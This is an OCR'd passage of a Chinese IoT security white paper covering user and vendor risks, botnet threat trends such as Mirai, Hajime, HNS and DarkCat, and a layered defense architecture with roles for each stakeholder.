


图 4.18 APP 控制关闭洗衣机

图 4.19 伪造数据包控制洗衣机



4.3 物联网设备面临的安全风险

物联网设备所面临的安全风险，需要从物联网设备用户和物联网设备厂商两个不同的角度去考虑。

4.3.1 物联网设备用户面临的安全风险

- **个人信息泄露**

攻击者可以通过技术手段获取物联网用户的信息，从而造成相关的隐私信息泄露。

有些厂商会在物联网设备中加入私有的功能进行用户敏感信息的收集，同样也可能造成用户隐私数据被未授权使用。

- **财产损失**

攻击者获得设备物理控制权后会通过直接的偷窃手段获得使用者的财产或者通过获取的隐私数据对物联网设备使用者进行勒索从而间接获取使用者的财产。

- **威胁人身安全**

一些物联网设备和使用者的人身安全息息相关的，例如心脏起搏器、汽车等。攻击者可以通过获得物联网设备的控制权或者对设备进行干扰的方式，使物联网设备的功能出现异常，直接威胁到物联网设备使用者的人身安全。

- **潜在法律风险**

攻击者在获得物联网设备控制权后，会将物联网设备作为中间节点，攻击其它网络，导致相关业务中断。为此，物联网设备的使用者需要承担发动网络攻击的法律责任。

4.3.2 物联网设备厂商面临的安全风险

物联网设备厂商主要面临如下三点安全风险：

- **安全技术缺失。**物联网设备厂商由于缺乏信息安全背景和经验，容易在开发过程中产生安全漏洞，在设备上线后有可能发生网络攻击、勒索，以及敏感信息泄露等安全事件。
- **供应链被内外部入侵的风险。**物联网产品在设计、实现、生产、销售和运行等环节都可能会受到各方面角色的威胁，包括外部黑客、网络黑产、竞争对手、内鬼等，造成供应链每个环节都有可能被攻击。
- **商业损失风险。**物联网设备厂商由于产品缺陷被利用，面临用户流失、召回升级成本、财产损失、名誉损失以及公信力下降等。

4.4 物联网威胁趋势预测

物联网设备的安全性普遍较差，而低安全配置的设备已经被广泛地使用。技术的发展总是一个趋势，人们不会因为长期来看潜在的风险而放弃技术当下的便利，对于物联网威胁来说也是如此。家用设备和传感器联网带来的智能、便捷的体验对厂商、用户来说是极大的诱惑，设备的生产、销售并不会因为当下脆弱的安全配置而减缓停滞。我们可以预期，物联网威胁所带来的破坏和影响，会因为技术快速发展过程中安全投入的不平衡而继续扩大。

4.4.1 物联网威胁远未见顶

物联网应用追求的是万物互联，信息共享，通过高度自动化和智能化的系统构建，为人们的日常提供便利。这样一来，物联网设备将全面融入到各类系统的构建中，成为智能生活中的基础硬件，扮演着基础设施的角色。

仅仅从物联网当下产生的威胁来看，其可能产生的影响已经“崭露头角”。从设备破坏到隐私泄露，从 DDoS 到垃圾邮件，从挖矿到勒索，黑客正在向人们展示物联网更多“非常规”的应用方式。他们利用物联网设备的规模能力，构建了各类分布式的应用。随着物联网设备性能和智能化程度的提高，物联网应用场景也越来越多，用户数量也越来越大，对黑客有很大的诱惑。

越来越多的分析 [31] 预测勒索软件也可以直接攻击物联网设备，而这所造成的影响将是巨大的。比如受感染的视频监控设备可将一些视频片段传输给攻击者，假设这些视频片段中包含敏感信息，则攻击者可因此而勒索相关用户；勒索软件可以攻击医疗设备，降低其电池寿命，或者使其失效等。

比特币等数字货币在 2017 年迎来了暴涨，与此同时，也出现了通过物联网僵尸网络挖矿的情况。研究人员 [40] 检测出来了一个叫做 ELF Linux/Mirai 的僵尸网络，可被用于比特币挖矿。德国、日本等国已经认可了比特币的法律地位，有多家商户接受比特币支付。假设更多的国家认可其法律地位，以致其价格继续上涨，相信会有更多的用于挖矿的物联网僵尸网络出现。

4.4.2 物联网 DDoS 大流量攻击将是常态

当下物联网威胁最主要的呈现形式仍然是通过 Botnet 发动大规模的流量攻击，这种威胁在互联网中长期存在是有其背后逻辑的。从实施的难度、运营的成本、风险与收益来看，这是一种有效的攻击形式，而且在相当长的时间内，仍然会是一种常见的攻击方式。其直接的目标是使目标站点无法提供正常的服务，而背后的动机可能来自恶性竞争、勒索、政治等多种诉求。随着网络技术的发展，红蓝阵营的对手此消彼长，但终归是一场无休止的“军备竞赛”。传统的 DDoS 攻击，在主机数量有限的情况下，常常借助反射型攻击放大攻击流量，但相对来说，已经形成了一些有效的防御积累。

基于物联网设备发动的 DDoS 攻击，受利于网络带宽成本的降低，一台简单的设备就可以进行相当大的流量吞吐，加上其规模优势，整个 Botnet 网络可以输出非常稳定的攻击流量。所以今后如 Mirai 这样的基于物联网设备的大流量拒绝服务攻击将是常态。

4.4.3 物联网攻击会更加频繁

在应对物联网威胁的话题中，厂商、消费者、监管机构、安全厂商都扮演着重要的角色。

如果消费者在购买时，没有将设备的安全性能作为必要的考虑，厂商出于成本考虑是缺乏改良的动机的。物联网应用还较新，监管机构在出台相关法律法规前，厂商也没有合规性的压力将安全置于整个产业链中。从当下的市场环境看，厂商强调智能化的功能设计，求新求快是物联网行业中的主旋律，安全似乎是可有可无的选项。


但另一方面，Botnet 黑产中，互相追逐更大的规模、更强大的功能，俨然成为一个热门的话题，在这样的环境背景下，物联网的攻击必然会一再出现，而且危害的程度会不断提升。

4.4.4 更多基于 P2P 技术的物联网僵尸网络出现

随着僵尸网络检测技术的发展，僵尸网络的传播方式也变得越来越隐蔽。使得僵尸网络传播变得隐蔽的方式之一是采用 P2P 技术 [1]。这类僵尸网络通过 P2P 网络进行连接，并无确定的 C&C 服务器，消息随时间推移传播至所有受感染的设备中。近几年，研究人员已经发现多个相似的僵尸网络。2016 年 10 月研究人员发现的 Hajime[37] 僵尸网络已经感染超过 30 万台 IoT 设备；2017 年 1 月 10 日发现的 HNS[38]，也已经感染 32000 多台 IoT 设备。其中，HNS 僵尸网络使用了多种防篡改方式来避免第三方对其进行劫持或毒化，其僵尸程序可以针对存在相同漏洞（CVE-2016-10401）的网络设备自动执行 Web 渗透攻击，另外其还具备数据窃取、代码执行和设备干扰等多种内置命令。

此外，我们也发现了一个 P2P 僵尸网络 DarkCat[39]，其主要对运营商光猫进行感染，具体表现为通过内置用户名 / 口令字典，对网络中其他设备进行 Telnet 暴破，该字典文件几乎包含了各大运营商的常见光猫设备登陆信息；此外攻击者下发的指令会使用自己的私钥签名。图 4.20 是经过一段时间治理后，我们仍能从互联网上检测到的受 DarkCat 影响的物联网设备的分布。

图 4.20 受 DarkCat 影响的物联网设备的分布



根据以上事件介绍和分析，我们预测，未来将会有更多使用 P2P 技术的物联网僵尸网络出现。需要说明的是，P2P 僵尸网络因为没有中心控制节点，所以 Peer 节点会随机、自主发现其他脆弱节点，故网络的启动、扩张的

1 P2P（Peer-to-Peer，对等网络）：是一种在对等节点（Peer）之间分配任务和工作负载的分布式应用架构，是对等计算模型在应用层形成的一种组网或网络形式。网络中的每一台计算机既能充当网络服务的请求者，又对其它计算机的请求做出响应，提供资源、服务和内容。


速度受到限制，但正因没有中心控制节点，所以安全厂商不能使用 sinkhole 封禁，也不能一劳永逸地将僵尸节点阻断。此外，P2P 网僵尸网络已出现使用攻击者私钥签名进行指令下发和软件更新的现象，可能会成为今后物联网僵尸网络的重要手段，这种方式对以往防守方通过蜜罐捕获指令并接管僵尸网络的手段提出了很大的挑战，安全厂商需要从其他角度寻找应对之策。

需要说明的是，通过 Tor 网络也可以使传播变得隐蔽，但是实际上 Tor 网络会被国家监管机构监控甚至封禁，因此，我们预测国内的 P2P 僵尸网络将会多于 Tor 僵尸网络。

4.5 物联网设备的安全防护建议

根据前述物联网设备的脆弱性和威胁分析，为了降低因物联网设备被攻破而造成的损失，以下列有若干安全建议：

1. 物联网设备在设计之初就需要考虑硬件、应用和内容可信，保证攻击者无法获取以及篡改相关资源。
2. 在物联网设备中确保没有后门指令或者后门代码。针对用户认证，需要设计成在第一次配置和使用设备时由用户进行自行设置。
3. 产品开发过程中需要遵循安全编码规范，减少漏洞产生，降低潜在风险。
4. 物联网设备需要以全局唯一的身份加入到物联网中，设备之间的连接需要可信认证。
5. 在通讯过程中或者数据存储过程中需要使用强加密算法（例如 AES）进行数据加密和认证（例如 SHA256 签名算法）。密钥使用非对称加密进行传输。
6. 在设备上市前进行专业的产品安全测试，降低物联网设备安全风险。
7. 内置安全机制，增加漏洞利用难度。



5. 物联网安全防护体系

5.1 典型场景

一个典型的物联网应用主要包括物联网终端、物联网网关、云平台以及 Web 和移动客户端，如图 5.1 所示。


其中，物联网终端的对外连接主要分成三种模式：

1. 终端通过运营商物联卡与外部相连，早期主要使用 2G/3G/4G 等协议，当前也开始采用 NB-IoT 协议。这类应用会出现在共享单车、智能电表、POS 机、车联网等场景中。
2. 终端直接配置外网 IP 与外部相连，这类应用会出现在商用车、智慧城市中的视频监控设备、打印机等场景中。
3. 终端通过无线协议如 WiFi、Bluetooth、ZigBee 与物联网网关相连，通过网关与互联网相连。这类应用会出现在智能家居、工业物联网等场景中。

终端最终与平台侧的物联网服务建立连接，终端上传业务数据、状态信息等，平台应用进行数据分析和处置，向终端下发控制指令，同时通过 Web 端和移动端将业务价值呈献给用户。

当前业界已有多类物联网平台提供服务商，这些服务商已经在第一章进行了简单的分类介绍。类似通用的云计算，这些云服务提供商所提供的服务模式也包含公有云、私有云和混合云，物联网可以看做云计算的一个应用领域。一般中小型用户、非敏感数据用户会选择公有云，而大中型用户、敏感数据用户偏向于选择私有云或混合云。

图 5.1 物联网架构图



5.2 安全生态

物联网应用中涉及多个参与方：物联网设备提供商、物联网平台提供商、物联网网络提供商、物联网应用提供商、普通用户、物联网安全提供商，每个参与方在考虑安全问题时侧重点也会有所不同，如物联网设备提供商更关注合规性；物联网平台服务商关注设备、移动端与自身的连接是否安全，平台自身的安全等；运营商则更关注设备受控是否会发生大规模的 DDoS 攻击以及物联卡资费较低，是否存在滥用情况；物联网应用提供商关注在平台侧存储的数据安全性，应用的可用性等；普通用户则关注物联网应用是否会泄露隐私信息，影响正常使用等；物联网安全提供商服务于各方。更详细地对比如表 5.1 所示。一个设计合理的物联网安全防护方案需抓住各方痛点，才能更好地为客户服务。


表 5.1 物联网安全生态

角色	当前防护手段	安全能力	关心安全问题	关心程度	画像
物联网设备提供商	认证、升级	低	合规性	很低	成本敏感，非极必要不希望添加安全机制
物联网平台提供商	认证授权 数据安全	中	数据丢失、泄露	中	继承通用云安全，重点关心数据本身安全、设备与平台的连接安全
运营商	流量分析	中	拒绝服务攻击 物联卡滥用	中	网络可用性作为增值服务，不关心实际发生的攻击
物联网应用提供商	认证授权 数据安全	中	业务中断 数据丢失、泄露	中	平台侧存储的数据安全性，应用的可用性
用户	无	无	隐私、人身安全	高	重视安全但无技能，严重依赖外部安全方案，无法承受高价
物联网安全提供商	访问控制、入侵检测防护、文件沙箱、脆弱性评估	高	网络、终端层面安全攻击细节 快速响应	高	安全防护水平高，但有力无处使

5.3 安全体系

物联网安全防护思路可分成三个层面：感知层、网络层、平台和应用层，如图 5.2 所示，每层防护侧重有所不同。

图 5.2 物联网安全防护体系



5.3.1 感知层安全


感知层包括物联网设备（传感器）和物联网网关。传感器的功能不同，种类各异，按照是否提供本地计算能力，可以分为智能设备和简单设备。类似 RFID 的其实只是一个标签，这种类型的物联网设备，就是一个简单设备；而摄像头、机顶盒、路由器等，运行在简化版的操作系统上，属于智能设备。显然，智能设备的安全威胁更大。

感知层安全，包括设备自身的安全，设备到网关的接入安全。设备自身安全，首先是物理安全，传感器和网关设备，应放置在只有管理员能够物理访问的地方；其次，设备防入侵，防篡改。设备到网管的接入安全，网关验证所接入的设备是可信的。

5.3.2 网络层安全

网络层安全，主要指从物联网网关到物联网后台处理平台之间的网络安全。防止网络入侵，数据嗅探等安全威胁。在企业级的物联网应用中，可采用入侵防护设备以及 VPN 设备保护网络层面安全。

图 5.3 网络层防护思路



5.3.3 平台和应用层安全


物联网平台和应用层安全，指的是物联网后台数据处理平台和前台展示呈现的应用安全。感知层将数据回传到平台侧进行存储；平台侧对数据进行分析和处理，向设备下发指令。

平台一般是逻辑概念，可部署在客户侧，也可部署在云端。前者多见于大型工业或互联网企业，以私有云或专有数据中心的形态；后者多见于中小创业企业或没有足够技术实力的工业企业，将数据接入接入物联网公有云，比如中国移动的物联网平台 OneNet。

自建物联网平台需要考虑传统安全防护手段，比如访问控制、软件检测、审计等。目前很多物联网平台底层使用的是私有云，这些云计算系统的安全，如租户隔离、入侵检测、Web 安全等，同样是需要考虑的，更详细的可参考《绿盟科技云安全解决方案白皮书》。此外，物联网的数据巨大，有些情形使用大数据平台进行数据的分析，这时也要考虑大数据平台的安全。

接入和处理物联网感测设备的数据，以可视化的方式呈现出来，用户可以通过 PC 或者手机应用查看。考虑 Web 网站安全和手机 App 的移动应用安全。

图 5.4 平台和应用层防护思路



总之，物联网安全既包括传统的基础设施安全、网络安全，也包括感知设备和网关的安全。以层次化的进行安全需求分析和安全防护，是物联网安全体系的思路。此外，物联网业务安全，是贯穿整个感知层、网络层和平台应用层三个层次，并且根据业务特点，关注物联网业务层面的安全。

5.3.4 不同角色在安全生态中的位置

对于特定的物联网应用，不同的物联网参与方可根据自身特点参考该防护体系有针对性地部署防护措施。

物联网设备提供商：主要关注终端安全，需引入安全开发流程提升终端安全性。在产品上市前应引入安全厂商对其进行安全评估、加固。在做到基本的防护机制后，可考虑与安全厂商合作，加入安全探针 SDK，采集设备系统、日志、流量等信息，由安全厂商提供专业的安全服务。


物联网平台提供商：应重点关注平台安全和设备、移动端与自身的连接是否安全。在平台安全中，由于物联网终端数据多包含隐私信息，因此，数据安全变得尤为重要。

物联网网络提供商（运营商）：针对运营商的两类关注点：物联卡滥用和设备被控造成大规模的网络攻击，可建立物联网安全风控平台，采集短信、语音、流量话单信息，上网日志，流量信息等，建立多个模型从多个角度进行分析，一方面满足国家相关部门的监管需求，另一方面可在早期发现攻击行为，防止攻击规模扩大。需要注意的是，移动、联通、电信也都建立了自己的物联网平台，这时，它们兼具物联网平台提供商的角色，因此也需关注物联网平台提供商所关注的安全问题。

物联网应用提供商：关注在平台侧存储的数据安全性，应用的可用性、业务安全等。作为物联网应用提供商，重心在更好地为用户提供服务上，因此，安全方面的威胁建议考虑与安全厂商合作。这方面对于安全厂商的挑战是从传统的网络层面的防护转变为业务安全分析，需投入精力了解应用提供商的业务，由于业务的多样性，还要求安全厂商提升自己的技术实力，更多地使用机器学习、深度学习等大数据分析技术建立自动化的分析模型来解决业务异常问题。

物联网用户：关注物联网系统是否会泄露隐私信息，是否影响正常使用等，无论是家庭用户还是企业用户，随着物联网设备越来越多的使用，都应把安全作为一个很重要的关注点。这时可以考虑采用安全厂商提供的物联网安全网关（或具备安全能力的物联网网关），通过手机应用很方便地跟踪网络中的异常并及时作出处置措施。

物联网安全提供商：通过上面的分析可以看出，安全的范畴很广，而作为物联网安全提供商，无论是想要拓展物联网安全业务的传统的信息安全厂商或者新兴的物联网安全创业公司，把握清楚自己的定位很重要。由于物联网安全从去年的 Mirai 事件开始越来越引起大家的广泛关注，以及物联网厂商长期关注功能安全而非信息安全，因此安全提供商在考虑物联网安全切入点时可以从如下两个角度入手：提供物联网安全评估服务，通过评估来逐步提升物联网厂商的安全意识，从而逐步提升物联网产品的安全性；考虑到很多物联网厂商对安全认知不足，可以关注物联网安全探针 + 安全网关 + 安全防护平台的防护思路，在不影响用户业务的前提下，提供用户网络的可视化和异常检测，使用户更好地感知其物联网环境。



6. 结束语

本文分析了物联网资产在互联网上的暴露情况、物联网设备自身的脆弱性和物联网相关的的威胁，提出一个物联网安全防护体系。


在第二章中，借助于网络空间搜索引擎的资产情报，我们对暴露在互联网上的物联网资产进行了分析。第一，统计了不同种类的设备在互联网的分布情况；第二，着眼于四类暴露在互联网上的主要操作系统；第三，关注于互联网上哪些运行了物联网协议的应用。由于精力有限，很难保证涵盖到所有种类；限于爬虫能力和识别精度，也很难保证所包含的类别的数据绝对准确。但我们的目的是通过展示物联网设备在互联网的暴露情况来揭示物联网安全防护的必要性和紧迫性，少量遗漏或噪声数据并不影响文中观点。此外，我们通过对三个搜索引擎（NTI、Shodan 和 ZoomEye）的数据综合分析，尽可能去除过时信息和不一致的情报，确保了数据的全面性和准确性。

